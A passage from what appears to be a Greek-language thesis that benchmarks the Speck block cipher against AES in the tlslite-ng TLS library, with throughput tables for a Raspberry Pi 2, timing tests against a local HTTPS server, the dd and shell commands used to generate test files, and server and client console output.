
Ειδικότερα επιδιώξαμε να αξιολογήσουμε αν ο Speck εξακολουθεί να υπερτερεί του AES από πλευράς ταχύτητας για το ίδιο μέγεθος κλειδιού κρυπτογράφησης.

Κατά αναλογία λοιπόν με τις δοκιμές που πραγματοποιήθηκαν στο τοπικό Η/Υ που αναλύσαμε στην προηγούμενη ενότητα, εκτελέσαμε το εργαλείο «throughput-tests.py» στο τοπικό δίκτυο με το Raspberry Pi να λειτουργεί ως εξυπηρετητής και τον Η/Υ να λειτουργεί ως πελάτης. Αυτό έλαβε χώρα για 20 δείγματα και εκτελώντας το εργαλείο «results-interptr.py» δημιουργήσαμε τον παρακάτω πίνακα 9 των αποτελεσμάτων.


	aes128	**speck128**	**aes128gcm**	**speck128gcm**	**speck192gcm**
2kbytes	285853	**299974**	186701	**189660**	187354
100kbytes	312527	**322151**	198014	**200286**	197281
500kbytes	310060	**321978**	198500	**200473**	197825
1MB	312567	**324740**	199564	**201904**	199133
2MB	310783	**323842**	199329	**202279**	199391
3MB	310227	**322503**	198878	**201139**	197711

Πίνακας 9

Από τα ευρήματα διαφαίνεται ότι ο αλγόριθμος Speck για το ίδιο μέγεθος κλειδιού με τον AES εξακολουθεί να έχει καλύτερη απόδοση ως προς τους ρυθμούς διαμεταγωγής ακόμη και στην περίπτωση που εκτελείται σε ένα ενσωματωμένο σύστημα. Επιπλέον σε μικρά τυχαία μηνύματα της τάξεως των 2kbytes, ακόμα και ο αλγόριθμος Speck με μέγεθος κλειδιού 192bits φαίνεται να υπερισχύει του AES με μέγεθος κλειδιού 128bits. Στα γραφήματα 9 και 10 που ακολουθούν αναπαριστούμε διαγραμματικά τις τιμές του Πίνακα 9. Τέλος στον πίνακα 10 καταδεικνύουμε τα ποσοστά βελτίωσης του αλγορίθμου Speck σε σχέση με τον AES, όταν λειτουργούν με το ίδιο μήκος κλειδιού σε δύο διαφορετικούς τρόπους λειτουργίας (CBC και GCM).



Γράφημα 3: Διάγραμμα της απόδοσης του SPECK128, του AES128 και το SPECK192 σε GCM τρόπο λειτουργίας. Η εκτέλεση έλαβε χώρα σε ένα Raspberry Pi 2.



Γράφημα 4: Διάγραμμα της απόδοσης του SPECK128 και του AES128 σε CBC τρόπο λειτουργίας. Η εκτέλεση έλαβε χώρα σε ένα Raspberry Pi 2.

Μέγεθος μηνύματος	Ποσοστό βελτίωσης του SPECK-128-CBC σε σχέση με τον AES-128-CBC	Ποσοστό βελτίωσης του SPECK-128-GCM σε σχέση με τον AES-128-GCM
2 kbytes	4,94%	1,58%
100 kbytes	3,08%	1,15%
500 kbytes	3,84%	0,99%
1 Mbytes	3,89%	1,17%
2 Mbytes	4,20%	1,48%
3 Mbytes	3,96%	1,14%

Πίνακας 10

6.6 Αξιολόγηση χρησιμοποιώντας τον εξυπηρετητή HTTPS

Η σουίτα tlslite-ng μεταξύ άλλων εμπεριέχει δύο εργαλεία τα «httpsserver.sh» και «httpsclient.py». Το πρώτο δίνει τη δυνατότητα σε κάποιον χρήστη να εκκινήσει έναν εξυπηρετητή web που αξιοποιεί την σουίτα tlslite-ng και να αναμένει ασφαλείς συνδέσεις μέσω του πρωτοκόλλου TLS, ενώ το δεύτερο υποστηρίζει την εγκαθίδρυση μίας ασφαλούς https σύνδεσης σε έναν εξυπηρετητή για την ασφαλή ανάκτηση ενός αρχείου που αιτείται ο χρήστης.

Για να επικυρώσουμε περαιτέρω τα ευρήματα που σχετίζονται με την καλύτερη απόδοση του αλγορίθμου Speck σε αντιδιαστολή με τον AES – ιδιαίτερα δε όταν χρησιμοποιούνται σε συσκευές με περιορισμένους πόρους - πραγματοποιήσαμε κάποιες επιπλέον δοκιμές χρησιμοποιώντας τυχαία αρχεία μεγαλύτερου μεγέθους σε δύο διαφορετικές πλατφόρμες με την χρήση των ανωτέρω εργαλείων. Έτσι το εργαλείο που προσομοιώνει τον εξυπηρετητή εκτελέστηκε αρχικά σε μία ενσωματωμένη συσκευή “Raspberry PI 2” και στην συνέχεια σε ένα φορητό Η/Υ με επεξεργαστή Intel i5-4300U χρονισμένο στα 3GHz με 4GB μνήμη RAM. Ο πελάτης ήταν σε κάθε περίπτωση ο ίδιος σταθμός εργασίας, ένας προσωπικός Η/Υ.

Οι δοκιμές πραγματοποιήθηκαν αξιοποιώντας μεγάλα αρχεία με τυχαίο περιεχόμενο που προέκυψαν από την εκτέλεση της εντολής dd του Linux. Αξίζει να σημειωθεί πως η εν λόγω εντολή μπορεί χρησιμοποιώντας την συσκευή πηγής εντροπίας «urandom» να δημιουργήσει αρχεία συγκεκριμένου μεγέθους με τυχαίο περιεχόμενο.

Ενδεικτικά παραθέτουμε ακολούθως τις εντολές που χρησιμοποιήθηκαν στους εξυπηρετητές για την παραγωγή των εν λόγω αρχείων με μεγέθη 2MB, 16MB, 20MB και 32MB:

```
dd if=/dev/urandom of=index2MB.html bs=2M count=1
dd if=/dev/urandom of=index16MB.html bs=16M count=1
dd if=/dev/urandom of=index20MB.html bs=20M count=1
dd if=/dev/urandom of=index32MB.html bs=32M count=1
```

Εν συνεχεία υλοποιήσαμε ένα script με την ονομασία «httpsclient-throughput.sh» στην γλώσσα προγραμματισμού του κελύφους bash στο Linux. Αυτό έγινε για να αυτοματοποιήσουμε την διαδικασία ανάκτησης πολλαπλών μεγάλων αρχείων από τους εξυπηρετητές καταγράφοντας παράλληλα τους συνολικούς χρόνους.

Ο βασικός πυρήνας του script είναι η εντολή που παρατίθεται ακολούθως:
time ./httpsclient.py $IPaddress index$size.html –algo=$algorithm > /dev/null

Χρησιμοποιώντας την ανακτούμε εκ περιτροπής όλα τα τυχαία αρχεία μεγάλου μεγέθους από την IP διεύθυνση του εξυπηρετητή που ορίζει ο χρήστης. Αυτό πραγματοποιείται διαδοχικά για τους αλγορίθμους aes128, speck128, aes128gcm, speck128gcm και speck192gcm. Αξίζει να σημειωθεί πως σε κάθε περίπτωση πραγματοποιούνται δύο προσπάθειες που καταμετρούνται οι χρόνοι τους.

Σε σχέση με τις προηγούμενες δοκιμές, αυτή τη φορά ακολουθήσαμε μία διαφορετική προσέγγιση αξιοποιώντας την εντολή time του Linux ώστε να καταγράψουμε τον συνολικό χρόνο που απαιτείται για την πλήρη ανάκτηση ενός μεγάλου αρχείου html, από έναν εξυπηρετητή TLS. Τέλος για να αποφύγουμε την εκτύπωση του μεγάλου όγκου δεδομένων που ανακτώνται χρησιμοποιήθηκε η ντιρεκτίβα ανακατεύθυνσης τους «>/dev/null» στο κενό αρχείο συσκευών του Linux. Στο Παράρτημα παρατίθεται αναλυτικότερα ο κώδικας υλοποίησης του εργαλείου.

Στο «Raspberry Pi 2» εκκινήσαμε τον εξυπηρετητή HTTPS ώστε να αναμένει συνδέσεις (Εικόνα 34). Από μία άλλη γραμμή εντολών σε έναν Η/Υ πελάτη συνδεδεμένο στο ίδιο τοπικό δίκτυο, εκτελέστηκε το script «httpsclient-throughput.sh». Αυτό προσομοιώνοντας έναν HTTPS πελάτη ανέκτησε διαδοχικά τα μεγάλα αρχεία με το

τυχαίο περιεχόμενο για όλους τους υπό δοκιμή αλγορίθμους (Εικόνα 35). Επιπρόσθετα τα αποτελέσματα των χρόνων εκχωρήθηκαν σε ένα αρχείο ASCII.


```
pi@raspberrypi:~/tlslite-ng/tests $ ./httpsserver.sh 192.168.2.2
I am an HTTPS test server, I will listen on 192.168.2.2:4443
Serving files from /home/pi/tlslite-ng/tests
Using certificate and private key...

About to handshake...
  Handshake time: 2.729 seconds
  Version: TLS 1.2
  Cipher: aes128 python
  Ciphersuite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
  No client certificate provided by peer
  Server X.509 SHA1 fingerprint: c4365fbd94328a333738035c12d2459bdb323a29
  Next-Protocol Negotiated: None
  Encrypt-then-MAC: True
192.168.2.6 - - [16/Apr/2016 07:44:44] "GET index2MB.html HTTP/1.1" 200 -
```

Εικόνα 34. Εξυπηρετητής που αποδέχεται συνδέσεις https. Στο παρόν στιγμιότυπο αποδέχτηκε μία σύνδεση που χρησιμοποιεί την κρυπταλγοριθμική σουίτα που βασίζεται στον AES 128bits σε CBC τρόπο λειτουργίας και όπου ο πελάτης αιτείται 2MB.


```
jeff@Euclid:~/tlslite-ng/tests$./httpsclient-througput.sh 192.168.2.2 |& tee results_raspberrpi.txt

Performing Tests in the https server which resides in the 192.168.2.2
Using aes128
Performing attempt number 1 with filesize 2MB
```

Εικόνα 35. Πελάτης που αποστέλλει https GET requests και ανακτά το περιεχόμενο από τον HTTPS εξυπηρετητή.


Από τις δύο προσπάθειες που πραγματοποιεί το εργαλείο για κάθε έναν αλγόριθμο και για κάθε ένα μέγεθος, αποσπάσαμε τους μικρότερους χρόνους. Βάση αυτών δημιουργήθηκαν τα γραφήματα που παρουσιάζονται στην συνέχεια. Αξίζει να σημειωθεί πως η υπεροχή ως προς την απόδοση του εκάστοτε αλγορίθμου καταδεικνύεται με το μικρότερο χρόνο στα γραφήματα.




Γράφημα 5. Χρόνοι ανάκτησης σε δευτερόλεπτα τυχαίου αρχείου μεγέθους 2MB με τους SPECK-128 και AES-128 σε CBC τρόπο λειτουργίας




Γράφημα 6. Χρόνοι ανάκτησης σε δευτερόλεπτα τυχαίου αρχείου μεγέθους 2MB με τους SPECK-128, SPECK-192 και AES-128 σε GCM τρόπο λειτουργίας




Γράφημα 7. Χρόνοι ανάκτησης σε λεπτά τυχαίου αρχείου μεγέθους 16MB με τους SPECK-128 και AES-128 σε CBC τρόπο λειτουργίας




Γράφημα 8. Χρόνοι ανάκτησης σε λεπτά τυχαίου αρχείου μεγέθους 16MB με τους SPECK-128, SPECK-192 και AES-128 σε GCM τρόπο λειτουργίας



